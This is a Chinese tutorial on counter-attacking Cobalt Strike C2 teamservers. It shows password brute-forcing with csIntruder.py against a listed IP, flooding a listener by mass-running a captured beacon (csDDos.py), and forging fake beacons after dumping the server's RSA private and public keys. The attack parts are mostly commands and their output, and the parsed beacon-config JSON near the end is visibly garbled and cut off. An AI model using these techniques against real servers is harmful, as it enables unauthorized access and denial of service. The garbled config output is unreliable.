> 本教程以cobaltstrike4.3为例

一、C2反制

1. cobaltstrike简介

Cobalt Strike（简称为CS）是一款团队作战渗透测试神器，是一种可以用来进行横向移动、数据窃取、鱼叉式钓鱼的后渗透工具，分为客户端和服务端，一个客户端可以连接多个服务端，一个服务端也可以对应多个客户端连接。

> cobaltsrike运行需要java运行环境

(1) 服务端

> 服务端是sh脚本，需要在Linux操作系统上执行


```
chmod +x teamserver
./teamserver [server_ipaddress] [password]
```


```
root@vultr:~/tools/cobaltstrike4.3# java --version
openjdk 17.0.8 2023-07-18
OpenJDK Runtime Environment (build 17.0.8+7-Debian-1deb12u1)
OpenJDK 64-Bit Server VM (build 17.0.8+7-Debian-1deb12u1, mixed mode, sharing)
root@vultr:~/tools/cobaltstrike4.3# chmod +x ./teamserver
root@vultr:~/tools/cobaltstrike4.3# ./teamserver 158.247.240.30 123123666
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: fbfc61ffc8af2012980b11822e0458c6c5c72ebf45b3c95accfb36b8fc6cc9a6
[+] Listener: demo started!
```

(2) 客户端

> 客户端可以在Linux 也可以在 Windows 上进行运行

双击 start.bat


cobaltstrike4.3
tools
cobaltstrike4.3
在 cobaltstrike4.3 中搜
新建
排序
查看
详细信息
此电脑
Windows (C:)
DATA1 (D:)
本地磁盘 (E:)
本地磁盘 (F:)
本地磁盘 (G:)
本地磁盘 (H:)
办公 (I:)
网络
Linux
名称
修改日期
类型
大小
icon.jpg 2020/11/5 21:54 JPG 文件
license.pdf 2020/11/5 21:54 Microsoft Edge ...
peclone 2020/11/5 21:54 文件
readme.txt 2021/4/30 14:03 文本文档
start.bat 2021/8/19 13:19 Windows 批处理...
start.sh 2021/4/30 13:53 sh_auto_file
teamserver 2021/4/29 18:46 文件
update 2020/11/5 21:54 文件
update.bat 2020/11/5 21:54 Windows 批处理...
update.jar 2020/11/5 21:54 MicrosoftOpenJ...
18 个项目
选中 1 个项目 141 字节


Connect
New Profile
158.247.240.30
连接到Cobalt Strike(Aggressor)服务器
主机:
158.247.240.30
端口:
50050
用户名:
neo
密码:
****
连接
帮助
Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external
inter...
listener
user
computer
note
process
pid
arch
last
日志X
10/24 10:37:21 *** neo has joined.
[10/24 10:37] neo
[lag: 00]
event>

(3) 基础使用

2. 爆破c2密码

cobaltstrike在启动teamserver服务端时需要指定密码，客户端只需验证密码即可登录并操控teamserver，很多安全工作者在使用cobaltstrike学习与渗透过程中经常会进行如下两种行为：

- 使用默认的端口 50050
- 使用弱密码


爆破过程：
csIntruder.py

```
pip3 install netstruct -i https://pypi.tuna.tsinghua.edu.cn/simple
pip3 install pefile -i https://pypi.tuna.tsinghua.edu.cn/simple
```


Parameter	Note	Required
-o	CS服务端地址	True
-p	CS服务端端口(default:50050)	False
-r	密码字典文件路径	True
-t	(default:默认30)	False

```
python3 csIntruder.py -o 158.247.240.30 -p 50050 -r password.txt
```

> 既然是演示，密码字典password.txt必须包含正确密码



成功爆破出c2密码为 123123666



3. DDos c2 Listener

通过入侵排查获取黑客上传的远控后门木马文件 xxx.exe， 将xxx.exe 放置沙盒或完全隔离的操作系统中，多线程并发执行多次上线行为，会挤占大量系统内存和网络连接，影响黑客cobaltstrike正常使用。

> 课程以windows server 2016 作为完全隔离的操作系统演示DDos过程

csDDos.py

Parameter	Note	Required
-f	CS木马文件路径/执行命令	True
-t	(default:300)	False

```
C:\Users\Administrator\Desktop\csIntruder-main>python csDDos.py -f artifact.exe

  [31m[-] 你将使用的本地运行CS木马，请确保环境隔离，莫送人头，是否继续：(Y/N):   [0m
  [33m<Potato>$   [0mY
  [32m[o] 正在本地初始化线程，线程数300条，请稍后……   [0m
  [32m[o] 本地DDOS成功，当前CS木马线程数已启动300条  [0m
```

运行后，黑客cobaltstrike上线了300行beacon信息

	external	internal	listener	user	computer	note	process	pid	arch	last
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5496	x64	291ms
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5560	x64	20s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5628	x64	1s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5708	x64	3s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5740	x64	13s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5880	x64	15s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	5904	x64	20s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	6256	x64	21s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	6276	x64	20s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	6400	x64	21s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	6716	x64	2s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	6912	x64	21s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	7012	x64	19s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	7108	x64	21s
	218.255.175....	169.254.4.18	demo	Administrator *	WIN-8BV0K1...		artifact.exe	7176	x64	20s

```
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:36 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:37 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:37 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:37 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:37 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:38 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:38 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:38 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
10/23 00:58:38 *** initial beacon from Administrator *@169.254.4.18 (WIN-8BV0K1K7OSE)
[10/23 00:58] neo                                                            [lag: 00]
event>
```

4. fake beacon

fake beacon 俗称cs假上线，通过模拟cobaltstrike上线流量，伪造大量beacon，影响cobaltstrike客户端与teamserver的正常运行。
与 DDos的区别：

- DDos是采用多线程模式的真上线，需要一个完全隔离的机器运行，DDos时同时也会占用自己的内存。
- Fake Beacon是模拟的假上线，不会运行后门，不会对自己的机器造成影响，但解密流量需要teamserver服务端的Public Key

cs_fakesubmit.py 、 DumpKeys.java

1. 在teamserver所在目录执行如下脚本，获取Public Key

```
java -cp cobaltstrike.jar DumpKeys.java
Private Key: MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBAICP1b56/V/qpA4N525F4IvAmC4
cqQXO4f4FEYM8j9mNVoT21F6cU+ctoJUO07g97gJeYh+ttRJv6PgtFtO4z90QXzlID1HttOp2ofgQ5L3xsumg6wG
E9lyuA/DCoxYLCGyxQbc9JlkHJoccuuihn024rQhd1EZqJhHhcOQ6GMgLAgMBAAECgYAqnAFyrV624JTZF6ChusU
ubHnDproac7QRNerU/UiMCT0ouooouhU+FqmiznoNraBMvc8q/xxnhb3fecUtEhtdVaPZeFeOOs09z4PWm6vNeHC5
cg0WQQFbnV4VbTZBU3qkSfYYdu8hHA/qeVlEEesLrSjWLpQ6SZ6Ue0r/mOL7N8QJBAJAUs9ohWg7Rw4boe+wHZP7
w1OZZkujC0xmN9c4rYnvkSP9rr7aa6mgHc+yD0FPuJZ6h+6qIiR9lDbiKPTwVtTkCQQDkbRamwNVW+Ki0kLIUpNt
1RNMlHHCUXKZwPBonKamNlgw11IeRaTtlt4hgJ+G/3lHAV9kJNkWgv7zkc8CqfEtjAkAt16hx2vLAjFVd81Kagq/
Lvey/bfikPnjURKrU8lDfgn8HZcf+ncO/Xb+wnTAHxFoL4xYj6FVYu9plwPZCy9VhAkEAq/OKl6CVeFDa/oHl7DB
lm5NhtpAAF07fY6F6tnxgTFrleigwnT+wHNPZ7zhWcg6zT61RjeOy6l0rnnWcVToXrQJAajQLA/H5sekvkvCQRlU
GGOATEer7ENVIctSAPQe1MLVNvomO3CEO7POH6JFp/PHP/o33iuF7EfB8vaoTM2KWLQ==

Public Key: MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCAj9W+ev1f6qQODeduReCLwJguHKkFzuH+BRGD
PI/ZjVaE9tRenFPnLaCVDtO4Pe4CXmIfrbUSb+j4LRbTuM/dEF85SA9R7bTqdqH4EOS98bLpoOsBhPZcrgPwwqMW
CwhssUG3PSZZByaHHLrooZ9NuK0IXdRGaiYR4XDkOhjICwIDAQAB
```

```
root@vultr:~/tools/cobaltstrike4.3# java -cp cobaltstrike.jar DumpKeys.java
Private Key: MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBAICP1b56/V/qpA4N525F4IvAmC4cqQXO4f4FEYM8j9mNVoT21F6cU+ctoJUO07g97
gJeYh+ttRJv6PgtFtO4z90QXzlID1HttOp2ofgQ5L3xsumg6wGE9lyuA/DCoxYLCGyxQbc9JlkHJoccuuihn024rQhd1EZqJhHhcOQ6GMgLAgMBAAECgYAqnAFyrV6
24JTZF6ChusUubHnDproac7QRNerU/UiMCT0ouooouhU+FqmiznoNraBMvc8q/xxnhb3fecUtEhtdVaPZeFeOOs09z4PWm6vNeHC5cg0WQQFbnV4VbTZBU3qkSfYYdu
8hHA/qeVlEEesLrSjWLpQ6SZ6Ue0r/mOL7N8QJBAJAUs9ohWg7Rw4boe+wHZP7w1OZZkujC0xmN9c4rYnvkSP9rr7aa6mgHc+yD0FPuJZ6h+6qIiR9lDbiKPTwVtTk
CQQDkbRamwNVW+Ki0kLIUpNt1RNMlHHCUXKZwPBonKamNlgw11IeRaTtlt4hgJ+G/3lHAV9kJNkWgv7zkc8CqfEtjAkAt16hx2vLAjFVd81Kagq/Lvey/bfikPnjUR
KrU8lDfgn8HZcf+ncO/Xb+wnTAHxFoL4xYj6FVYu9plwPZCy9VhAkEAq/OKl6CVeFDa/oHl7DBlm5NhtpAAF07fY6F6tnxgTFrleigwnT+wHNPZ7zhWcg6zT61RjeO
y6l0rnnWcVToXrQJAajQLA/H5sekvkvCQRlUGGOATEer7ENVIctSAPQe1MLVNvomO3CEO7POH6JFp/PHP/o33iuF7EfB8vaoTM2KWLQ==

Public Key: MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCAj9W+ev1f6qQODeduReCLwJguHKkFzuH+BRGDPI/ZjVaE9tRenFPnLaCVDtO4Pe4CXmIfrbUSb+
j4LRbTuM/dEF85SA9R7bTqdqH4EOS98bLpoOsBhPZcrgPwwqMWCwhssUG3PSZZByaHHLrooZ9NuK0IXdRGaiYR4XDkOhjICwIDAQAB
```

> 上面这种情况在实战中是几乎很难做到的

实战中需要通过parse_beacon_config.py获取公钥Public Key


```
┌──(root㉿kali)-[/home/kali/CobaltStrikeParser]
└─# python parse_beacon_config.py --json /home/kali/Downloads/IPYk
{"BeaconType""HTTP""Port"8024"SleepTime"60000"MaxGetSize"1048576"Jitte
r"0"MaxDNS""PublicKey""MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCAj9W+
ev1f6qQODeduReCLwJguHKkFzuH+BRGDPI/ZjVaE9tRenFPnLaCVDtO4Pe4CXmIfrbUSb+j4LRbTuM/dEF85SA9R
7bTqdqH4EOS98bLpoOsBhPZcrgPwwqMWCwhssUG3PSZZByaHHLrooZ9NuK0IXdRGaiYR4XDkOhjICwIDAQABAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==""PublicKey_MD5""c163cf911acd38eeb5a8422c99613a5
5""C2Server""158.247.240.30,/en_US/all.js""UserAgent""Mozilla/5.0 (compatible; M
SIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; MALNJS)""HttpPostUri""/submit.php""M
alleable_C2_Instructions": [], "HttpGet_Metadata": {"ConstHeaders": [], "ConstParams":
 [], "Metadata""base64""header \"Cookie\"""SessionId": [], "Output": []}, "HttpP
ost_Metadata": {"ConstHeaders""Content-Type: application/octet-stream""ConstParam
s": [], "Metadata": [], "SessionId""parameter \"id\"""Output""print"]}, "SpawnT
o""AAAAAAAAAAAAAAAAAAAAA==""PipeName""DNS_Idle""DNS_S
leep""SSH_Host""SSH_Port""SSH_Username""N
ot Found""SSH_Password_Plaintext""SSH_Password_Pubkey""S
SH_Banner""""HttpGet_Verb""GET""HttpPost_Verb""POST""HttpPostChunk"0"Spa
wnto_x86""%windir%\\syswow64\\rundll32.exe""Spawnto_x64""%windir%\\sysnative\\rund
ll32.exe""CryptoScheme"0"Proxy_Config""Proxy_User""P
roxy_Password""Proxy_Behavior""Use IE settings""Watermark_Hash""Not
Found""Watermark"426352781"bStageCleanup""False""bCFGCaution""False""KillD
ate"0"bProcInject_StartRWX""True""bProcInject_UseRWX""True""bProcInject_MinA
llocSize"0"ProcInject_PrependAppend_x86""Empty""ProcInject_PrependAppend_x64":
"Empty""ProcInject_Execute""CreateThread""SetThreadContext""CreateRemoteThread"
"RtlCreateUserThread""ProcInject_AllocationMethod""VirtualAllocEx""ProcInject_S
